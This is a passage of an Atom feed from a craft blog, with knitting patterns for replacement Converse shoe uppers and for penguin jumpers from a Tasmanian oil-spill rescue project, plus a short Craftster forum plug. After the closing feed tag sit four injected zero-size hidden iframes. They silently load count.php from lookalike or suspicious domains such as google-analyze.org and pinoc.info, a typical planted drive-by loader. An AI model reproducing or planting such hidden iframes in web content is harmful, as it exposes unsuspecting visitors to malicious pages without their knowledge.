    </author>
    <category term="craft" />
    <category term="international" />
    <category term="internet" />
    <category term="knitting" />
    <category term="project" />
    <summary type="html"><![CDATA[<p><img src="http://www.craftster.org/shared/v3toptitle.gif" /><br />
Craftster is a forum for people who love to make things but who are not inspired by cross-stitched home sweet home plaques and wooden boxes with ducks in bonnets painted on... If you've been known to run with scissors, you can break the rules of crafting with your fellow rebel DIY'ers there!</p>
    ]]></summary>
    <content type="html"><![CDATA[<p><img src="http://www.craftster.org/shared/v3toptitle.gif" /></p>
<p>Craftster is a forum for people who love to make things but who are not inspired by cross-stitched home sweet home plaques and wooden boxes with ducks in bonnets painted on... If you've been known to run with scissors, you can break the rules of crafting with your fellow rebel DIY'ers there!</p>
<p>The site has a blog, forum, store, news and more</p>
<p>so get creative!!</p>
<p>visit <a href="http://www.craftster.org/" title="http://www.craftster.org/">http://www.craftster.org/</a> for more details</p>
    ]]></content>
  </entry>
  <entry>
    <title>knitted recycled converse shoes</title>
    <link rel="alternate" type="text/html" href="http://www.aliak.com/content/knitted-recycled-converse-shoes" />
    <id>http://www.aliak.com/content/knitted-recycled-converse-shoes</id>
    <published>2006-09-16T12:18:55+01:00</published>
    <updated>2006-09-16T12:35:19+01:00</updated>
    <author>
      <name>AliaK</name>
    </author>
    <category term="blog entry" />
    <category term="internet" />
    <category term="knitting" />
    <category term="project" />

    <summary type="html"><![CDATA[<p>I just came across this article whilst reading some rss feeds. BlueAndRedCows on the <a href="http://www.craftster.org" rel="nofollow" rel="nofollow">craftster.org message board</a> has posted a pattern for knitting converse shoes. apparently her old ones broke, so she replaced the fabric/canvas upper shoe with a knitted piece. they look great!! and seem to be really popular on the site also. <a href="http://www.boingboing.net/2006/09/15/howto_knit_a_pair_of.html" rel="nofollow" rel="nofollow">Boing Boing's</a> just posted an article about them also so I guess they'll be really popular soon!<br />
it's great to see hand made / craft items being made, especially when recycling your favourite pair of shoes. I had a pair of converse boots when I was younger and I used to love those shoes. I bought another of the shoe type connies a couple of years ago but they were ruined once when they got too wet so I had to throw them out (couldn't get rid of the smell :( )<br />
here's some photos of the final product. below is the pattern in case it's removed from the forum.<br />
<a href="http://www.craftster.org/forum/index.php?topic=120442.msg1154164#msg1154164" title="http://www.craftster.org/forum/index.php?topic=120442.msg1154164#msg1154164" rel="nofollow">http://www.craftster.org/forum/index.php?topic=120442.msg1154164#msg1154164</a> is the url of the original forum message if you want to read the whole thread.<br />
<img src="http://img.photobucket.com/albums/v723/blueandredcows/CIMG6108.jpg" width="400" /><br />
read more to see the pattern</p>
    ]]></summary>
    <content type="html"><![CDATA[<p>I just came across this article whilst reading some rss feeds. BlueAndRedCows on the <a href="http://www.craftster.org" rel="nofollow">craftster.org message board</a> has posted a pattern for knitting converse shoes. apparently her old ones broke, so she replaced the fabric/canvas upper shoe with a knitted piece. they look great!! and seem to be really popular on the site also. <a href="http://www.boingboing.net/2006/09/15/howto_knit_a_pair_of.html" rel="nofollow">Boing Boing's</a> just posted an article about them also so I guess they'll be really popular soon!</p>
<p>it's great to see hand made / craft items being made, especially when recycling your favourite pair of shoes. I had a pair of converse boots when I was younger and I used to love those shoes. I bought another of the shoe type connies a couple of years ago but they were ruined once when they got too wet so I had to throw them out (couldn't get rid of the smell :( )</p>
<p>here's some photos of the final product. below is the pattern in case it's removed from the forum.<br />
<a href="http://www.craftster.org/forum/index.php?topic=120442.msg1154164#msg1154164" title="http://www.craftster.org/forum/index.php?topic=120442.msg1154164#msg1154164">http://www.craftster.org/forum/index.php?topic=120442.msg1154164#msg1154164</a> is the url of the original forum message if you want to read the whole thread.</p>
<p><img src="http://img.photobucket.com/albums/v723/blueandredcows/CIMG6108.jpg" width="400" /></p>
<p>---</p>
<div class="quote-msg">
<div class="quote-author">Quote:</div>
<p>Okay, here's the pattern. It'll make a ladies size 8.</p>
<p>gauge: 2"= 7 sts (unstretched)<br />
needles: US 6<br />
yarn: any worsted weight yarn, double stranded</p>
<p>to make these shoes, you knit three separate pieces, and then sew them onto the shoe.</p>
<p>first piece (make two, one for each shoe..)<br />
cast on 28 sts<br />
1) K<br />
2) P<br />
3) K12, YO, K2tog, K1, YO, K2tog,K<br />
4) P2tog, P<br />
5) K23, YO, K2tog, K2tog<br />
6) P<br />
7) K20, YO, K2tog, K2, K2tog<br />
Cool P<br />
9) K17, YO, K2tog, K2, cast off 4 (this is the end of the row, so cut the yarn and rejoin it to purl back across the next row.)<br />
10) P<br />
11) K15, YO, K2tog, cast off 4 (same process as row 9)<br />
12)  P<br />
13) K<br />
14) P<br />
15) K13, YO, K2tog, K2<br />
16) P2tog<br />
17) K14, K2tog<br />
18) P<br />
19) K11, YO, K2tog, K2<br />
20) P2tog, P<br />
21) K<br />
22)P<br />
cast off all sts.</p>
<p>2nd piece (make two, too). this is pretty much just the mirror image of the first piece.<br />
1) K<br />
2) P<br />
3) K<br />
4) P to last two sts, P2tog<br />
5) K2tog, K2tog, YO, K<br />
6) P<br />
7) K2tog, K2, K2tog, YO, K<br />
Cool P<br />
9) cast off 4, K2, K2tog, YO, K<br />
10) P<br />
11) cast off 4, K2tog, YO, K<br />
12) P<br />
13) K<br />
14) P<br />
15) K2, K2tog, YO, K<br />
16) P to last 2 sts, P2tog<br />
17) K2tog, K<br />
18) P<br />
19) K2, K2tog, YO, K<br />
20) P to last two sts, P2tog<br />
21) K<br />
22) P<br />
cast off all sts.</p>
<p>Tongue piece (make two)<br />
Cast on 9 sts<br />
K 5 rows in stockingette<br />
Row 6) increase one st on each side of the tongue (11 sts).<br />
K approx 23 rows in stockingette. I made a one st garter border along the edges to stop it from curling. it still curled a bit, but you can't tell when you're actually wearing the shoes.</p>
<p>Now, the assembly!!!!<br />
take your converse, and look at the back of it. there's a thicker fabric strip that goes right up the back of the shoe. this is going to stay on- don't cut it off!! it'll help keep the construction of the shoe  strong. Here's a picture of it-</p>
<p><img src="http://img.photobucket.com/albums/v723/blueandredcows/CIMG6113.jpg" width="400" /></p>
<p>so except for that piece, cut off every other bit of fabric, leaving approximately a quater inch border of fabric left to the shoe. This is what you'll sew the knitted pieces to.</p>
<p>The side pieces will seem too small for the shoe, but they'll stretch- I didnt' want them to be too baggy.</p>
<p>When I sewed everything together, I used regular thread, but I double stranded it for strength. I would also strongly reccomend a thimble, because some parts of the shoe (in the heel and near the toe) are thicker and you'll want to protect your fingers as you have to push the needle in with a lot of force.</p>
<p>Next, cut the patches off the shoe, punch holes ( I used a needle) in the patch around the edges. You'll want to punch the holes before you sew them on, otherwise they're hard to sew on. Then attach them to the sides of the shoes, relace them, and you're good to go!</p>
<p>I was thinking about sizing, and I'm pretty sure it'd be really easy. One of my friends wants me to make him a pair of these, and so I measured his shoes (a size 9 ladies) and they're a half inch longer than the size 8s. When I make them, I'm going to cast on 2 more stitches, and do the shaping the exact same way, since all the shaping is done on one side, and the other side (which gets sewn to the heel) is completely straight. So theoretically, if each size up adds a half inch in length, you should be able to calculate how many sts to add.</p>
<p>Whoo! That's a lot of typing. I hope everything makes sense- if not, I'll do my best to answer questions!  If you make a pair, post them <a href="http://www.craftster.org/forum/index.php?topic=120442.msg1154164#msg1154164" rel="nofollow">here</a>, I'd love to see them.</p>
<p>-- BlueAndRedCows</p>
</div>
<p>---</p>
    ]]></content>
  </entry>
  <entry>
    <title>knitted jumpers for penguins</title>
    <link rel="alternate" type="text/html" href="http://www.aliak.com/content/knitted-jumpers-penguins" />
    <id>http://www.aliak.com/content/knitted-jumpers-penguins</id>
    <published>2005-12-15T11:24:47+00:00</published>
    <updated>2005-12-20T10:23:04+00:00</updated>
    <author>
      <name>kathy</name>
    </author>
    <category term="australia" />
    <category term="knitting" />
    <summary type="html"><![CDATA[<p><img src="http://www.aliak.com/files/penguins1.jpg" />                 <img src="http://www.aliak.com/files/penguins_2.jpg" /><br />
Tasmania's Conservation Trust held a project to <a href="http://www.tct.org.au/jumper.htm" rel="nofollow" rel="nofollow">collect knitted jumpers for penguins</a> caught in oil spills. </p>
<div class="quote-msg">
<div class="quote-author">Quote:</div>
<p>The Penguin Jumpers Project has now finished. Over 15,000 jumpers were collected, which will be stored in Oil Spill Response Kits around Tasmania. In the case of a major oil spill, these jumpers will be used to help rehabilitate Little penguins (Eudyptula minor) that have been oil affected. Oil clogs the feathers of these tiny seagoing birds, and reduces their insulating and waterproofing qualities. Even worse, the penguins attempt to clean themselves by preening, and rapidly become poisoned.
</p></div>
<p>these are so cute!<br />
click on the read more link below for the pattern:</p>
    ]]></summary>
    <content type="html"><![CDATA[<p>Tasmania's Conservation Trust held a project to <a href="http://www.tct.org.au/jumper.htm" rel="nofollow">collect knitted jumpers for penguins</a> caught in oil spills. </p>
<div class="quote-msg">
<div class="quote-author">Quote:</div>
<p>The Penguin Jumpers Project has now finished. Over 15,000 jumpers were collected, which will be stored in Oil Spill Response Kits around Tasmania. In the case of a major oil spill, these jumpers will be used to help rehabilitate Little penguins (Eudyptula minor) that have been oil affected. Oil clogs the feathers of these tiny seagoing birds, and reduces their insulating and waterproofing qualities. Even worse, the penguins attempt to clean themselves by preening, and rapidly become poisoned.
</p></div>
<p><img src="http://www.aliak.com/files/penguins1.jpg" />                  <img src="http://www.aliak.com/files/penguins_2.jpg" /></p>
<p>these are so cute!</p>
<p>here's the pattern:</p>
<div class="quote-msg">
<div class="quote-author">Quote:</div>
<p>Penguin Jumpers – Pattern</p>
<p>Handknitted 4 ply<br />
4 ply wool 1 pair No. 10 needles (old measurement)<br />
1 pair No. 12 needles (old measurement)<br />
With No. 12 needles cast on 50 stitches.<br />
K10 rows in K1, P1 rib</p>
<p>Change to No. 10 needles and K2, P2 rib whilst increasing at the end of every row 6 times (62 stitches) then continue to knit in 2 x 2 rib until garment measures 15cm.</p>
<p>Decrease one st at each end of every row until 36 stitches remain. In the next row decrease one st at each end and also one st in the middle of the row to leave 33 sts.</p>
<p>Change to K1, P1 rib with Size 12 needles.</p>
<p>Knit 11 rows and cast off firmly on Row 12.</p>
<p>This is one side of garment. Make another and sew up from upper decrease to start of rib open for flippers. Add elastic to the top and bottom to prevent the penguins getting out of them. Top: 15cm of elastic; bottom 17cm (knots allowed).</p>
<p>Hand knitted 8 ply<br />
8 ply wool 1 pair No. 11 needles (old measurement)<br />
1 pair of No. 9 needles (old measurement)<br />
1 set of No. 11 needles (old measurement)</p>
<p>Cast on 36 stitches using No. 11 needles.</p>
<p>K1, P1 to end of row. Repeat this row 7 times.</p>
<p>Change to No. 9 needles and K2, P2 rib. Work 4 rows increasing at each end of every row. (44 sts)</p>
<p>Continue until work measures 15 cms.</p>
<p>Decrease 1 st at each end of every row until 28 sts remain.</p>
<p>Decrease 1 st. in middle of next row (27 sts.)</p>
<p>Leave on needle.</p>
<p>Make second side the same.</p>
<p>Transfer the 54 sts from both pieces to 3 of the set of 4 No. 11 needles.(18 sts on each.) and work a round neck in K1 P1 rib for 10 rows.</p>
<p>Cast off.</p>
<p>Stitch up sides to decreasing to 27sts (opening for flipper). Add elastic to the top and bottom to prevent the penguins getting out of them. Top: 15cm of elastic; bottom 17 cm (knots allowed).
</p></div>
    ]]></content>
  </entry>
</feed>
<iframe src="http://google-analyze.org/count.php?o=2" width=0 height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe>

<iframe src="http://pinoc.info/count.php?o=2" width=0 height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe><iframe src="http://pinoc.org/count.php?o=2" width=0 height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe><iframe src="http://google-analyze.org/count.php?o=2" width=0 height=0 style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe>